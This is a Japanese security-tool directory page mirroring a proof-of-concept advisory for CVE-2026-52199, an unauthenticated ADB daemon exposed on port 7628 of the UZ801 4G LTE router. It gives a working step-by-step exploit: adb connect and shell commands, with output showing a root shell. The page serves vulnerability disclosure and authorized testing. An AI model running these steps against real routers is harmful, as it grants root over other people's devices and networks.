
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2026-52199 — CVE-2026-52199向け概念実証エクスプロイト: UZ801 4G LTEルーターの露出したADBデーモンを介した未認証のリモートコード実行。脆弱性分析、影響評価、および許可されたセキュリティテストのためのステップバイステップの悪用手順ガイドを含みます。 | Kitploit
ツール/GitHubGitHub/lamaper/cve-2026-52199
特権昇格脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育リモートアクセスツールラボと実践
GitHublamaper/cve-2026-52199

CVE-2026-52199

CVE-2026-52199向け概念実証エクスプロイト: UZ801 4G LTEルーターの露出したADBデーモンを介した未認証のリモートコード実行。脆弱性分析、影響評価、および許可されたセキュリティテストのためのステップバイステップの悪用手順ガイドを含みます。

リポジトリを見る
1274ヶ月前未レビュー
共有

CVE-2026-52199 : UZ801 4Gルーターにおける未認証のリモートコード実行

脆弱性概要

Generic OEM UZ801_v2.1 4G LTEルーター(ファームウェア V3.4.3)には、重大な不適切なアクセス制御の脆弱性が存在します。このデバイスは、認証されていないAndroid Debug Bridge (ADB) デーモン(/sbin/adbd)をTCPポート7628で隣接ネットワーク(LAN/WiFi)に不適切に公開しています。

hardware_pcb

デバイスのローカルネットワークに接続した攻撃者は、この欠陥を悪用してすべての認証メカニズムを迂回し、ADB接続を確立して、root権限で任意のコードを実行できます。

evidence

影響を受ける製品

  • ベンダー: Generic OEM / ホワイトラベルエコシステム
  • 製品: UZ801_v2.1 4G LTEルーター
  • バージョン: V3.4.3
  • 脆弱なコンポーネント: /sbin/adbd

影響

この脆弱性を悪用されると、システムが完全に侵害されます。影響は以下のとおりです。

  • リモートコード実行 (RCE): あり
  • 権限昇格: あり(直接rootシェルが取得される)
  • 情報漏えい: あり(内部ファイルシステムと認証情報への完全なアクセス)
  • サービス拒否 (DoS): あり(デバイスの破損または不正操作が可能)

概念実証 (PoC)

この悪用プロセスには、標準のadbクライアントと隣接ネットワークへのアクセス以外の特別なツールは必要ありません。

ステップ1: UZ801ルーターのWiFiネットワークに接続します(デフォルトゲートウェイは通常192.168.100.1です)。

ステップ2: デバイスのオープンポートをスキャンします。ポート7628/TCPが開いていると報告されます。

ステップ3: 攻撃者のマシンから、非公開ポートへのADB接続を開始します。

$ adb connect 192.168.100.1:7628
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 192.168.100.1:7628

ステップ4: 対話型シェルを要求します。

$ adb -s 192.168.100.1:7628 shell

ステップ5: 攻撃者は、認証プロンプトなしで即座にrootシェルへ落とされます。

root@msm8916_32_512:/ # id
uid=0(root) gid=0(root) context=u:r:su:s0
root@msm8916_32_512:/ # uname -a
Linux localhost 3.10.49 #1 SMP PREEMPT ... aarch64

免責事項

教育および許可されたセキュリティ研究のみを目的としています。 このリポジトリで提供される情報と概念実証は、教育目的とネットワークの保護にのみ役立つことを意図しています。著者(lamaper)は、この情報の誤用について一切の責任を負いません。自分が所有していない、または明示的なテスト許可を得ていないデバイスやネットワークに対して、このエクスプロイトを使用しないでください。


ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    369
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    282

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →




